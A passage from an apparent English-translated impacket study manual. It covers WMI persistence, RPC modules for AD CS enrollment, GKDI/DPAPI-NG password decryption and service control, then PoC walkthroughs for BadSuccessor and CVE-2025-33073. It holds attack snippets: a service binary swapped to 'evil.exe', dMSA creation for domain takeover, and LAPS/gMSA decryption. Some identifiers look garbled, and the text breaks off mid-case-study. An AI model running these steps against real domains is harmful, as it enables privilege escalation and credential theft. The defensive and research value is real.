The current object must be a class definition obtained from WMI via IWbemServices::GetObject, IWbemServices::CreateClassEnum or IWbemServices::CreateClassEnumAsync; that definition is then used to create the new instance. IWbemServices::PutInstance must be called to actually write the instance into WMI. To discard the object before PutInstance, simply call IWbemClassObject::Release. Note that spawning from an instance is supported, but the returned instance will be empty.

The roles of the 3 classes used in the script.

- The ActiveScriptEventConsumer class runs a predefined script in an arbitrary scripting language whenever an event is delivered to it.
- The __IntervalTimerInstruction system class generates events at intervals, similar to the WM_TIMER message in Windows programming. Event consumers register to receive interval-timer events by creating event queries referencing this class. Due to OS behavior, delivery at exactly the requested interval is not guaranteed.
- Registration of permanent event consumers requires instances of the __EventFilter system class.

wmipersist.py builds a WQL event query that listens for events and, when one fires, executes the attacker's pre-planted script.

Beyond the classes above, the wmi module also implements the following interfaces:

- IEnumWbemClassObject: enumerates or clones collections of CIM objects
- IWbemCallResult: returns call results from semisynchronous calls that return a single CIM object
- IWbemFetchSmartEnum: a helper interface retrieving the network-optimized enumerator interface
- IWbemWCOSmartEnum: an alternative synchronous enumeration of CIM objects for IEnumWbemClassObject
- IWbemLoginClientID: SetClientInfo passes the client's NetBIOS name and a client-generated unique number to the server.

- IWbemLoginHelper: SetEvent signals an event by name on the server.

That completes the wmi module.

Part V Support Libraries

Chapter 7 A Quick Tour of the Common Libraries

These are impacket's foundational modules — a quick pass is enough.

ICMP6.py — IPv6 Ping

Implements ICMPv6 echo (ping) support for IPv6 hosts.

IP6_Address.py — IPv6 Address Parsing

IPv6 address parsing.

IP6.py — IPv6 Protocol

IPv6 protocol support.

IP6_Extension-Headers.py — IPv6 Extension Headers

IPv6 extension header support.

version.py — Version Information

Prints the current impacket version.

Dot11Crypto.py — 802.11 RC4 Encryption

RC4 encryption/decryption.

Dot11KeyManager.py — 802.11 Key Manager

802.11 (Wi-Fi) key manager support.

ImpactDecoder.py — Network Protocol Decoder

Convenient packet decoders for various network protocols.

ImpactPacket.py — Low-level Packet Codec

The basic building blocks of network packet codecs — low-level codecs for various Internet protocols, for building packets programmatically.

NDP.py — IPv6 Neighbor Discovery

Neighbor Discovery Protocol (NDP) support for IPv6.

cdp.py — Cisco Discovery Protocol

CDP support. CDP (Cisco Discovery Protocol) is a proprietary Layer-2 protocol by Cisco running on most Cisco gear; Cisco devices use it to share OS version, IP address, hardware platform and related information with directly connected devices.

crypto.py — Generic Algorithms incl. AES-CMAC (SMB3 signing)

Generic cryptographic check algorithms such as AES-CMAC (used for SMB3 signing etc.; distinct from krb5/crypto.py)

dhcp.py — DHCP Protocol

DHCP protocol support.

dns.py — DNS Protocol

DNS protocol support.

dot11.py — 802.11 Protocol

802.11 (Wi-Fi) protocol support.

dpapi.py — Windows Data Protection API (Chrome credential decryption)

DPAPI support — the **Data Protection API**. DPAPI is widely used across Windows applications and subsystems: file encryption, storage of wireless passwords, Windows Credential Manager, Internet Explorer, Outlook, Skype, Windows CardSpace, Windows Vault, Google Chrome and more. It is simple to use, exposing just a couple of functions to encrypt and decrypt data: **CryptProtectData** and **CryptUnprotectData**.

<https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#13>

- On the victim host, decrypt Chrome credentials in the user's security context;
- With the Chrome database pulled offline, decrypt Chrome credentials with mimikatz.

User master key files live in %APPDATA%\Microsoft\Protect\%SID%.

System master key files live in %WINDIR%\System32\Microsoft\Protect\S-1-5-18\User.

<https://paper.seebug.org/1755/#2-windowsdpapi>

eap.py — 802.1X Authentication

Wi-Fi 802.11 authentication protocol support.

ese.py — NTDS.dit Database Parsing

Parses NTDS.dit.

helper.py — Basic Packet Data Types

Basic packet data type definitions — bit, byte and friends.

hresult_errors.py — Windows Error Code Catalog

Windows error code catalog.

http.py — RPC over HTTP 401 Authentication

HTTP 401 authentication support for RPC over HTTP v2.

map_constants.py — Exchange MAPI Constants

Exchange error codes and MAPI properties.

mqtt.py — MQTT Protocol

MQTT protocol support.

nmb.py — NetBIOS Name Service

NetBIOS library.

smb3.py — SMB2/3 Protocol Implementation

MS-SMB2 protocol implementation (SMB2 and SMB3)

smb3structs.py — SMB2/3 Data Structures

SMB 2/3 protocol structures and constants [MS-SMB2].

smbconnection.py — SMB Connection Wrapper Class

Wrapper class over SMB1/2/3 — the SMB connection implementation.

smbserver.py — SMB Server

SMB server implementation.

system_errors.py — System Error Code Catalog

System error code catalog.

tds.py — SQL Server TDS Protocol

SQL Server (TDS) protocol support.

uuid.py — UUID ↔ Binary Conversion

Conversions between UUID and binary representations.

winregistry.py — Windows Registry Parser

Windows registry hive parser.

wps.py — WPS / WSC Wireless Configuration

WPS protocol support.

WPS (Wi-Fi Protected Setup) is the early name of the WSC (Wi-Fi Simple Configuration) specification, a technology that simplifies configuring and using wireless networks in SOHO environments. For example, setting up a wireless network normally requires the admin to configure the AP's SSID and security properties (authentication, encryption...) and then communicate the SSID and passphrase to every user — fiddly for ordinary people. With WSC, users just enter a PIN, press the Push Button, or tap an NFC phone against an NFC-capable AP, and the security settings are configured automatically — after which the phone can join the network. Clearly far simpler than memorizing SSIDs and passphrases. WPS appeared shortly after the Wi-Fi Alliance (WFA) introduced WPA, and with WPA2 the WFA produced its upgrade, WSC.

Part VI New Interfaces & Case Studies

impacket has settled into roughly one major release a year: **0.12.0** (Sep 2024), **0.13.0** (Oct 2025), **0.13.1** (May 2026), with master (0.14.0.dev) still absorbing new protocols. This part picks up where Parts I-V left off: it covers the RPC interfaces and support libraries added by those releases that the main text does not yet cover, then walks through two recent public vulnerabilities - **BadSuccessor (CVE-2025-53779)** and **CVE-2025-33073** - to show how to build your own PoC on top of impacket.

Chapter 8 New Interfaces and Support Libraries in impacket 0.12-0.14

The modules added in this cycle are listed below. Most of them are not "another SAMR"; rather they fill the gaps on the AD attack chain that previously required custom code or third-party tooling: certificate enrollment, group key distribution, authentication negotiation, authorization enumeration, and ACL manipulation.

Module	Spec	Introduced	One-line purpose
dcerpc/v5/icpr.py	[MS-ICPR] ICertPassage	0.13.0	Submit certificate requests to an enterprise CA over RPC (AD CS)
dcerpc/v5/gkdi.py	[MS-GKDI] Group Key Distribution	0.12.0	Fetch the group key envelope (DNSSEC root key protection / DPAPI-NG)
negoex.py	[MS-NEGOEX] SPNEGO Extended Negotiation	0.14.0.dev (master, unreleased)	Parse and build SPNEGO extended negotiation (NEGOEX) messages
dcerpc/v5/raa.py	[MS-RAA] Remote Authorization API	master	Server-side authorization decision for a security descriptor
dcerpc/v5/scmr.py	[MS-SCMR] Service Control Manager	long-standing	Remote service management (the layer under psexec / smbexec)
acl.py	-	0.13.1	Reusable ACL read/write helpers for SMB/NTFS
dpapi_ng.py	-	0.12+	DPAPI Next Generation (CNG) decryption for gMSA / dMSA / LAPSV2

Note: `scmr.py` is not new, but the main text never covered it alone; it is included here because it is key to understanding why lateral movement so often ends in "start a service". `negoex.py` currently lives only on master (0.14.0.dev) and is not in a release yet - cite the specific commit when you use it.

8.1 [MS-ICPR] icpr.py - Certificate Enrollment over RPC (the AD CS channel)

[MS-ICPR] (ICertPassage Remote Protocol) defines the RPC interface a client uses to submit a certificate request to an enterprise Certificate Authority (CA). Its RPC interface is named **ICertPassage**, normally exposed on the named pipe `\pipe\cert` (and discoverable via EPM). Its significance in AD CS attacks is that **the "relay to the CA and enroll" path no longer has to go through the HTTP enrollment endpoint (the classic ESC8 route) - it can be driven directly over RPC.**

```
from impacket.uuid import uuidtup_to_bin

MSRPC_UUID_ICPR = uuidtup_to_bin(("91ae6020-9e3c-11cf-8d7c-00aa00c091be", "0.0"))
```

The interface defines a single opnum 0 method, `CertServerRequest`. Its request and response reuse the `CERTTRANSBLOB` structure from [MS-WCCE] 2.2.2.2 (a length plus a byte array):

```
class CERTTRANSBLOB(NDRSTRUCT):
    structure = (
        ("cb", ULONG),      # byte array length
        ("pb", PBYTE),      # byte array contents
    )

class CertServerRequest(NDRCALL):
    opnum = 0
    structure = (
        ("dwFlags", DWORD),
        ("pwszAuthority", LPWSTR),      # CA name (may be empty, server default)
        ("pdwRequestId", DWORD),        # request id, 0 on first call
        ("pctbAttribs", CERTTRANSBLOB),  # newline-separated attributes, e.g. CertificateTemplate:User
        ("pctbRequest", CERTTRANSBLOB),  # DER-encoded PKCS#10 CSR
    )

class CertServerRequestResponse(NDRCALL):
    structure = (
        ("pdwRequestId", DWORD),
        ("pdwDisposition", ULONG),      # disposition: 3=issued, 5=pending
        ("pctbCert", CERTTRANSBLOB),
        ("pctbEncodedCert", CERTTRANSBLOB),  # issued certificate (DER)
        ("pctbDispositionMessage", CERTTRANSBLOB),
    )
```

The module ends with a helper, `hCertServerRequest`, that bundles the whole "join the attributes, convert the CSR, send the request, interpret the disposition" flow:

```
def hCertServerRequest(
    dce: DCERPC_v5,
    csr: bytes,
    attributes: List[str],
    request_id: int = 0,
    ca: str = ""
) -> str:
    attribs = checkNullString("\n".join(attributes)).encode("utf-16le")
    pctx_attribs = CERTTRANSBLOB()
    pctx_attribs["cb"] = len(attribs)
    pctx_attribs["pb"] = attribs

    pctx_request = CERTTRANSBLOB()
    pctx_request["cb"] = len(csr)
    pctx_request["pb"] = csr

    request = CertServerRequest()
    request["dwFlags"] = 0
    request["pwszAuthority"] = checkNullString(ca)
    request["pdwRequestId"] = request_id
    request["pctxAttribs"] = pctx_attribs
    request["pctxRequest"] = pctx_request

    response = dce.request(request)
    # ... pdwDisposition == 3 means success, == 5 means pending approval
    return b"".join(response["pctxEncodedCert"]["pb"])
```

The minimal skeleton of a hand-written PoC follows: generate a key and a CSR with `cryptography`, then bind to `ICertPassage` and submit.

`example/icpr_enroll_cert.py` is a complete, runnable version.

```
# eg. example/icpr_enroll_cert.py (excerpt)
from impacket.dcerpc.v5 import transport, epm, icpr
from impacket.dcerpc.v5.rpcrt import RPC_C_AUTHN_LEVEL_PKT_PRIVACY

def enroll(target, ca_name, template, username, password, domain):
    # 1. Resolve the dynamic ICertPassage endpoint via EPM, over ncacn_ip_tcp
    binding = epm.hept_map(target, icpr.MSRPC_UUID_ICPR, protocol="ncacn_ip_tcp")
    rpctransport = transport.DCERPCTransportFactory(binding)
    rpctransport.set_credentials(username, password, domain)
    dce = rpctransport.get_dce_rpc()
    dce.connect()
    dce.bind(icpr.MSRPC_UUID_ICPR)

    # 2. Generate a private key and a CSR with cryptography
    key, csr_der = build_csr(template)

    # 3. Submit: attributes are newline-separated; ca is the CA name (netbios\CA or its name)
    cert_der = icpr.hCertServerRequest(dce, csr_der, ["CertificateTemplate:%s" % template], ca=ca_name)
    dce.disconnect()
    return key, cert_der
```

In the wild, `rpccattack.py` inside `ntlmrelayx` uses exactly this interface for its "relay to ICPR and enroll" attack (`ICPRRPCAttack`): after obtaining a relayed session it builds a CSR with `ADCSAttack.generate_csr`, calls `icpr.hCertServerRequest(...)`, and writes the certificate out as PKCS#12 (pfx). Because ICPR is a plaintext RPC channel, **if the CA enforces encryption / EPA the path fails** - which is why attackers still prefer the HTTP endpoint, but it also shows that closing one channel does not close the whole attack surface.

8.2 [MS-GKDI] `gkdi.py` - Group Key Distribution Protocol

[MS-GKDI] (Group Key Distribution Protocol) is how a client requests a "group key envelope" (Group Key Envelope, GKE) from the domain KDS (Key Distribution Service) root key. It serves two typical scenarios: DNSSEC root key protection, and **DPAPI-NG (CNG)** - that is, decryption of the "managed passwords" behind gMSA, dMSA and Windows LAPS v2.

```
MSRPC_UUID_GKDI = uuidup_to_bin(('B9785960-524F-11DF-8B6D-83DCDED72085', '1.0'))
```

This interface also has a single `opnum 0` method, `GkdiRpcGetKey`:

```
class GkdiRpcGetKey(NDRCALL):
    opnum = 0
    structure = (
        ('cbTargetSD', ULONG),          # length of the target security descriptor
        ('pbTargetSD', BYTE_ARRAY),    # target security descriptor: the server decides from it whether you may read the key
        ('pRootKeyID', PGUID),
        ('L0KeyID', LONG),
        ('L1KeyID', LONG),
        ('L2KeyID', LONG),
    )
```

The helper `GkdiGetKey` is straightforward - pass the target security descriptor and the three index levels:

```
def GkdiGetKey(dce, target_sd, l0=-1, l1=-1, l2=-1, root_key_id=NULL):
    request = GkdiRpcGetKey()
    request['cbTargetSD'] = len(target_sd)
    request['pbTargetSD'] = target_sd.getData()
    request['pRootKeyId'] = root_key_id
    request['L0KeyId'] = l0
    request['L1KeyId'] = l1
    request['L2KeyId'] = l2
    return dce.request(request)
```

The response is a byte string that must be parsed by `GroupKeyEnvelope`. The genuinely useful fields are **L1Key / L2Key** plus the KDF and encryption parameters - the raw material for deriving the concrete data key (KEK):

```
class GroupKeyEnvelope(Structure):
    structure = (
        ('Version', '<L=0'),
        ('Magic', '<L=0'),
        # ... L0Index / L1Index / L2Index / RootKeyId ...
        ('KdfAlgo', ':'), ('KdfPara', ':', KDFParameter),
        ('SecAlgo', ':'), ('SecPara', ':'),
        ('L1Key', ':'), ('L2Key', ':'),
    )
```

The call path (see `getLAPSV2Decrypt` in `examples/GetLAPSPassword.py`) is fixed: parse the `KeyIdentifier` (carrying L0/L1/L2 and RootKeyId) out of the LAPS blob read from LDAP, then resolve GKDI's dynamic `ncacn_ip_tcp` endpoint with `hept_map` and bind:

```
from impacket.dcerpc.v5.gkdi import MSRPC_UUID_GKDI, GkdiGetKey, GroupKeyEnvelope
from impacket.dpapi_ng import EncryptedPasswordBlob, KeyIdentifier, compute_kek, unwrap_cek, decrypt_plaintext

stringBinding = hept_map(destHost=target, remoteIf=MSRPC_UUID_GKDI, protocol='ncacn_ip_tcp')
resp = GkdiGetKey(dce, target_sd=target_sd, l0=key_id['L0Index'], l1=key_id['L1Index'],
                  l2=key_id['L2Index'], root_key_id=key_id['RootKeyId'])
gke = GroupKeyEnvelope(b''.join(resp['pbbOut']))
kek = compute_kek(gke, key_id)
```

The actual decryption once you hold the GKE belongs to DPAPI-NG (see section 8.7). `example/gkdi_get_key.py` is a standalone runnable example that fetches a key.

8.3 [MS-NEGOEX] negoex.py - SPNEGO Extended Negotiation

[MS-NEGOEX] (SPNEGO Extended Negotiation Security Mechanism) extends SPNEGO: plain SPNEGO does only a single OID exchange and cannot express "authentication mechanisms that need several round trips", nor metadata; NEGOEX adds an independent state machine for both. Inside SPNEGO, NEGOEX is identified by OID `1.3.6.1.4.1.311.2.2.30` and its messages carry the little-endian magic `NEGOEXTS (0x535458454f47454e)`.

```
MESSAGE_SIGNATURE = b'NEGOEXTS'
NEGOEX_OID = b'\x2b\x06\x01\x04\x01\x82\x37\x02\x02\xe'
AUTH_SCHEME_PKU2U = uuid.UUID('235f69ad-73fb-4dbc-8203-0629e739339b')
CHECKSUM_SCHEME_RFC3961 = 1
```

NEGOEX defines eight message types, all preceded by a `MessageHeader` (signature + type + sequence number + header length + total length + ConversationId):

```
class MESSAGE_TYPE(IntEnum):
    INITIATOR_NEGO = 0 # initiator negotiation (advertises supported mechanisms)
    ACCEPTOR_NEGO = 1 # acceptor negotiation
    INITIATOR_META_DATA = 2
    ACCEPTOR_META_DATA = 3
    CHALLENGE = 4 # mechanism-specific challenge data
    AP_REQUEST = 5 # mechanism-specific authentication request data
    VERIFY = 6 # integrity check (RFC 3961 checksum)
    ALERT = 7 # alert
```

Every message type is wrapped in a `Structure` subclass - `NegoMessage`, `ExchangeMessage`, `VerifyMessage`, `AlertMessage` - and the module provides `parseNegoExToken` (split a concatenated NEGOEX token into its messages) and `createNegoMessage` / `createExchangeMessage` / `createVerifyMessage` / `createAlertMessage` (build messages). The actual exchange is driven by the `NegoExContext` state machine:

```

class NegoExContext(object):
    """Drives a NEGEX negotiation as either initiator or acceptor."""

    def registerAuthScheme(self, scheme): ...          # register a locally supported mechanism

    def createInitialToken(self, optimisticToken=None):
        # build INITIATOR_NEGO; an optimisticToken can save a round trip ([MS-NEGEX] 3.1.5.4)
        ...

    def processToken(self, data):
        # parse the peer token, advance the state machine, return the exchange payload for the mechanism
        ...

    def _processVerify(self, verifyMsg):
        # validate the VERIFY RFC3961 checksum using the key the scheme provides
        keyUsage = NEGEX_KEYUSAGE_ACCEPTOR if self.isInitiator else NEGEX_KEYUSAGE_INITIATOR
        expected = make_checksum(checksumType, Key(encType, keyBytes), keyUsage, b''.join(self._messageHistory))
        ...

```

The checksum uses the RFC 3961 key usage numbers: **23 when signed by the initiator, 25 when signed by the acceptor**. `parseNegoExToken` is the most practical piece here - it splits a NEGEX token into an ordered list of messages, each carrying its raw bytes (`raw_data`), which is convenient for protocol analysis or checksum recomputation:

```

from impacket.negoex import parseNegoExToken, MESSAGE_TYPE

for pm in parseNegoExToken(token_bytes):
    if pm.getMessageType() == MESSAGE_TYPE.INITIATOR_NEGO:
        print(pm.message.getAuthSchemeList())    # peer-supported auth scheme GUID list

```

For attack research, NEGEX matters because it puts the alternative authentication mechanisms on the table: in 0.13.1, `ntlmrelayx` deliberately **stopped advertising NEGEX to SMB peers** (ChangeLog: "avoiding unsupported NEGEX advertisement"), precisely because an inappropriate NEGEX advertisement changes the negotiation outcome and interferes with relaying. Understanding this state machine is the key to judging "will this negotiation end in Kerberos or NTLM". `example/negoex_parse_token.py` shows how to recompute the checksum from a hex token.

Version note: as of writing, `negoex.py` is still an unreleased master feature (0.14.0.dev); the API may shift, so use it for research and parsing rather than production.

8.4 [MS-RAA] raa.py - Remote Authorization Enumeration

[MS-RAA] (Remote Authorization API Protocol) lifts the local Windows Authz API onto RPC. Its most elegant property: **you can send a security descriptor to the server and directly ask "for this identity (SID), what does this descriptor actually grant?" - with the server performing all inheritance and ScopedPolicyID stripping**. This is far more precise than hand-rolling DACL logic locally, and is especially useful for permission confirmation before an attack like BadSuccessor.

```

MSRPC_UUID_RAA = uuidup_to_bin(('0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7', '0.0'))

# Two object UUIDs: the latter disables the server-side stripping
# of SYSTEM_SCOPED_POLICY_ID_ACEs from the security descriptor.
RAA_OBJECT_UUID_DEFAULT      = '9a81c2bd-a525-471d-a4ed-49907c0b23da'
RAA_OBJECT_UUID_NO_SCOPED_POLICY = '5fc860e0-6f6e-4fc2-83cd-46324f25e90b'

```

The interface has seven opnums:

```

OPNUMS = {
    0 : (AuthzrFreeContext, AuthzrFreeContextResponse),
    1 : (AuthzrInitializeContextFromSid, AuthzrInitializeContextFromSidResponse),    # SID -> authz context
    2 : (AuthzrInitializeCompoundContext, AuthzrInitializeCompoundContextResponse),  # user+device compound context
    3 : (AuthzrAccessCheck, AuthzrAccessCheckResponse),    # the core: access decision on a security descriptor
    4 : (AuthzGetInformationFromContext, AuthzGetInformationFromContextResponse),    # group memberships / claims
    5 : (AuthzrModifyClaims, AuthzrModifyClaimsResponse),
    6 : (AuthzrModifySids, AuthzrModifySidsResponse),
}

```

The test case (`tests/dcerpc/test_raa.py`) shows the interface runs over `ncacn_ip_tcp` and **requires** `RPC_C_AUTHN_LEVEL_PKT_PRIVACY`, since the server must act on the caller's identity. The typical flow is to turn a SID into a context with `hAuthzrInitializeContextFromSid`, then call `hAuthzrAccessCheck` with the security descriptor and the desired access mask:

```

sid_ctx = raa.hAuthzrInitializeContextFromSid(dce, target_sid, flags=raa.AUTHZ_COMPUTE_PRIVILEGES)
resp = raa.hAuthzrAccessCheck(dce, sid_ctx['ContextHandle'], securityDescriptor, desiredAccess,
                             objectTypeList=[], resultListLength=1)
granted = resp['pReply']['GrantedAccessMask'][0]    # the server-computed final authorization result

```

With it, questions such as "does this ordinary user have `CreateChild` (0x1) on this OU, or the right to create an `msDS-DelegatedManagedServiceAccount`" can be answered by the server directly, instead of you implementing a (bug-prone) ACL inheritance algorithm yourself. `example/raa_enum_permissions.py` uses it to decide whether a given SID can create child objects under a target OU.

8.5 [MS-SCMR] scmr.py - Service Control Manager

[MS-SCMR] is the remote service management protocol, on the `\pipe\svct1` endpoint. It is the layer under `psexec.py` / `smbexec.py` / `services.py` - **lateral movement in a domain almost always ends in "start a service on the target"**, so it cannot be skipped.

```
MSRPC_UUID_SCMR = uuidup_to_bin(('367ABB81-9844-35F1-AD32-98F038001003', '2.0'))
```

The module ships a coherent set of helpers covering the service lifecycle:

```
from impacket.dcerpc.v5 import scmr

# open the SCM database -> open/create a service -> start/control it
scHandle = scmr.hROpenSCManagerW(dce, 'DUMMY\00', 'ServicesActive\00', scmr.SC_MANAGER_ALL_ACCESS)['lpScHandle']
svcHandle = scmr.hROpenServiceW(dce, scHandle, 'MyService\00')
scmr.hRQueryServiceStatus(dce, svcHandle)
scmr.hRQueryServiceConfigW(dce, svcHandle)          # query the binary path and other config
scmr.hRChangeServiceConfigW(dce, svcHandle, lpBinaryPathName='C:\\evil.exe\00')
scmr.hRStartServiceW(dce, svcHandle)
```

A common "write your own script" scenario is to **enumerate services and note those with a writable binary path for DLL hijacking / service replacement**:

```
resp = scmr.hREnumServicesStatusW(dce, scHandle)
for svc in resp['lpServiceStatus']:
    cfg = scmr.hRQueryServiceConfigW(dce, scmr.hROpenServiceW(dce, scHandle, svc['lpServiceName']))['lpServiceHandle']
    print(svc['lpServiceName'], cfg['lpServiceConfig']['lpBinaryPathName'])
```

Version note: 0.13.1 fixed SCMR "failure action" marshaling (ChangeLog #2046/#2152); if `RChangeServiceConfig2W` used to throw when setting failure actions on an older version, upgrading resolves it.

8.6 acl.py - ACL Helpers for SMB/NTFS

0.13.1 added a **reusable** ACL helper module, `impacket/acl.py` (by Gefen Altshuler). Previously, modifying a remote file's ACL meant constantly converting between `Idaptypes` and `smb3structs`; now this is wrapped into classes such as `SecurityAttributes` and `SMBFileACL`, reusing `Idaptypes` ACE/DACL structures.

```
# Supported permission shorthands mapped to NT access masks
SUPPORTED_PERMISSIONS = {
    "R": 0x00120089, # read
    "W": 0x00100116, # write
    "D": 0x00110000, # delete
    "X": 0x00000020, # execute
    "F": 0x001F01FF, # full control
}
```

It targets the "read/write file security descriptors over SMB" scenario and pairs with the ACL management that 0.13.1 added to `smbclient.py`. (use the ACL commands built into upstream `examples/smbclient.py`; there is no need to re-implement this locally.) The point of this module is that **it extends "ACL manipulation" from the LDAP scenario to the SMB file scenario**, filling the gap left by `dacledit` (LDAP only) with no SMB-side tool.

8.7 dpapi_ng.py - DPAPI Next Generation (CNG)

`impacket/dpapi_ng.py` implements the DPAPI-NG (a.k.a. DPAPI CNG) decryption flow. It is upstream/downstream of `gkdi.py`: **GKDI fetches the group key envelope, and dpapi_ng uses it to unprotect the data**. It covers gMSA / dMSA `msDS-ManagedPassword`, Windows LAPS v2 `msLAPS-EncryptedPassword`, and certificate private keys (`msDS-KeyCredentialLink`).

The key functions form a clear chain:

```
def SP800_108_Counter(master, key_len, prf, num_keys=None, label=b'', context=b''): ...
def compute_kdf_context(key_guid, l0, l1, l2): ...
def compute_l2_key(key_id: KeyIdentifier, gke: GroupKeyEnvelope): ...
def compute_kek(gke: GroupKeyEnvelope, key_id: KeyIdentifier): ...      # derive the KEK from the GKE
def aes_unwrap(wrapping_key: bytes, wrapped_key: bytes): ...
def unwrap_cek(kek, encrypted_cek): ...
def decrypt_plaintext(cek, iv, encrypted_blob): ...
```

The KDF uses NIST SP 800-108 counter mode (`SP800_108_Counter`) with fixed labels such as `KDS service` (for KEK derivation):

```
KDS_SERVICE_LABEL = "KDS service\0".encode("utf-16-le")
KEK_PUBLIC_KEY_LABEL = "KDS public key\0".encode("utf-16le")
```

The full decryption chain can be read straight from `examples/GetLAPSPassword.py`:

```
# 1. read msLAPS-EncryptedPassword from LDAP (EncryptedPasswordBlob)
blob = EncryptedPasswordBlob(rawEncryptedLAPSBlob)
key_id = blob['KeyIdentifier']
# 2. fetch the GroupKeyEnvelope via GKDI (see 8.2)
gke = GroupKeyEnvelope(b''.join(GkdiGetKey(...)[ 'pbOut' ]))
# 3. derive the KEK -> unwrap the CEK -> decrypt the plaintext
kek = compute_kek(gke, key_id)
cek = unwrap_cek(kek, blob['EncryptedCek'])
plaintext = decrypt_plaintext(cek, blob['Iv'], blob['EncryptedBlob'])
```

This chain is the **generic recipe for reading Windows LAPS v2 and gMSA/dMSA managed passwords**. A complete runnable example is upstream `examples/GetLAPSPassword.py` (its `getLAPSV2Decrypt` is exactly this chain).

Chapter 9 Case Studies: Writing PoCs for the Latest Vulnerabilities with impacket

This chapter picks two of the most representative recent cases: **BadSuccessor** (abusing the dMSA account type introduced in Windows Server 2025 to take over a domain) and **CVE-2025-33073** (reflective relay straight to SYSTEM). The first shows how to write an attack script with LDAP and a hand-built security descriptor; the second shows how to understand and reproduce the latest relay workflow that impacket's relay framework supports.

9.1 BadSuccessor (CVE-2025-53779): Taking Over a Domain via dMSA

Background. On 21 May 2025, Akamai researcher Yuval Gordon published **BadSuccessor**; shortly after the DEF CON 2025 talk, Microsoft assigned it **CVE-2025-53779** and shipped a patch. It does not abuse a memory-corruption bug, but rather a new account type introduced in Windows Server 2025 - the **delegated Managed Service Account (dMSA)**. dMSA was designed to make it easy to "migrate" legacy service accounts into managed accounts; but the researcher found that **the inheritance of a migration relationship hinges entirely on a single attribute, `msDS-ManagedAccountPrecededByLink`, and the KDC never validates whether that "bloodline" is real.**

Mechanism. As long as an attacker holds `CreateChild` ("create all child objects") or the right to create `msDS-DelegatedManagedServiceAccount` on **any OU**, they can create a dMSA in that OU, then point its `msDS-ManagedAccountPrecededByLink` at any target account (Domain Admins, domain controllers, Protected Users, even "sensitive and cannot be delegated" accounts) and set the migration state to "completed". The KDC then treats the dMSA as the target's "successor": it merges the target's **entire group membership into the dMSA's PAC**, and returns the target's **Kerberos keys in the dMSA key package**. In 91% of the environments Akamai examined, users outside the Domain Admins group already had the required permissions.

The key attributes:

Attribute	Role
<code>objectClass = msDS-DelegatedManagedServiceAccount</code>	the dMSA object class
<code>msDS-DelegatedMSAState = 2</code>	migration state (2 means "migration complete")
<code>msDS-ManagedAccountPrecededByLink</code>	DN of the "inherited" account - the core of the attack
<code>msDS-GroupMSAMembership</code>	who may retrieve the managed password (a security descriptor)
<code>msDS-ManagedPasswordInterval</code>	password rotation interval

impacket's tooling. `examples/badsuccessor.py` implements four actions - `search` / `add` / `delete` / `modify`. The `search` action is the equivalent of Akamai's `Get-BadSuccessorOUPermissions.ps1`: it walks every OU's `ntSecurityDescriptor` and finds identities that hold the relevant rights over `msDS-DelegatedManagedServiceAccount` (GUID `0feb936f-47b3-49f2-9386-1dedc2c23765`).

```
# eg. examples/badsuccessor.py (excerpt: ACL decision in search_ous)
relevant_rights = {
    "CreateChild": 0x00000001,
    "GenericAll": 0x10000000,
    "WriteDACL": 0x00040000,
    "WriteOwner": 0x00080000,
}
relevant_object_types = {
    "00000000-0000-0000-0000-000000000000": "All Objects",
    "0feb936f-47b3-49f2-9386-1dedc2c23765": "msDS-DelegatedManagedServiceAccount",
}

sd = ldaptypes.SR_SECURITY_DESCRIPTOR(data=sd_data) # parse the OU security descriptor
for ace in sd['Dacl'].aces:
    if ace['AceType'] not in (ldaptypes.ACCESS_ALLOWED_ACE.ACE_TYPE,
                             ldaptypes.ACCESS_ALLOWED_OBJECT_ACE.ACE_TYPE):
        continue
    mask = int(ace['Ace']['Mask']['Mask'])
    if not any(mask & right for right in relevant_rights.values()):
        continue
    # object-specific ACEs must also match the dMSA ObjectType GUID
    ace_data = ace['Ace']
    if ace['AceType'] == ldaptypes.ACCESS_ALLOWED_OBJECT_ACE.ACE_TYPE:
        object_guid = str(uuid.UUID(bytes_le=ace_data['ObjectType'])).lower()
        if object_guid not in relevant_object_types:
            continue
    ...
```

The `add` action demonstrates the full "hand-build a security descriptor + create the object" pattern - exactly the "write your own PoC" ability this manual keeps emphasising: first build an `NTSecurityDescriptor` that only lets the attacker retrieve the password, then write the whole attribute set above in one call.

```
# eg. examples/badsuccessor.py (excerpt: attributes and creation call in add_dmsa)
attributes = {
    'cn': self.__dmsaName,
    'sAMAccountName': '%s$' % self.__dmsaName,
    'dNSHostName': dns_hostname,
    'userAccountControl': 4096,
    'msDS-ManagedPasswordInterval': 30,
    'msDS-DelegatedMSAState': 2,                # migration "complete"
    'msDS-SupportedEncryptionTypes': 28,
    'accountExpires': 9223372036854775807,
    'msDS-GroupMSAMembership': group_msa_membership, # who may read the managed password
    'msDS-ManagedAccountPrecededByLink': target_dn, # the inherited account
}
success = ldapConnection.add(dmsa_dn, ['msDS-DelegatedManagedServiceAccount'], attributes=attributes)
```

After the patch. Microsoft added validation in `kdcsvc.dll`: a one-way link is no longer honoured by the KDC - the pairing must be **mutual** (the target also references the dMSA, as a real migration would produce) before a ticket is issued. But the link attribute itself gained no protection, so `BadSuccessor` survives as a **technique**: where the target object is already controlled, it still works as a "shadow credentials" alternative or a DCSync alternative for stealing credentials. Detection points include: Event 5137 (dMSA creation), 5136 (`msDS-ManagedAccountPrecededByLink` modification), 2946 (TGT issued for a dMSA), and 4662 (object operation).

Use the upstream tool. The `search` action of upstream `examples/badsuccessor.py` already performs the equivalent permission reconnaissance (the counterpart of Akamai's `Get-BadSuccessorOUPermissions.ps1`).

9.2 CVE-2025-33073: Reflective Relay, SYSTEM in One Step

Background. **CVE-2025-33073** was discovered by RedTeam Pentesting in January 2025 (independently reproduced by Synacktiv and others), assigned on 2025-05-30, and fixed in the June 2025 Patch Tuesday. Microsoft described it as an "SMB client elevation of privilege", but as Synacktiv pointed out, it is really **authenticated remote command execution as SYSTEM against any machine that does not enforce SMB signing**. It revives NTLM reflection - believed dead since MS08-068 - and extends it to **Kerberos**.

Mechanism: the CMTI trick plus reflection. The attack has three steps:

1. **Register a "special" DNS record.** Leveraging James Forshaw's `CREDENTIAL_TARGET_INFORMATION` (CMTI) idea, a serialized target-information blob can be appended to the end of an SPN. So you register a record like `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwBAYBAAAA` (where `1UWhRCAAAA...` is the marshalled target information) pointing to the attacker. **Any authenticated user is allowed to create DNS records in the domain by default** (with ADIDNS).
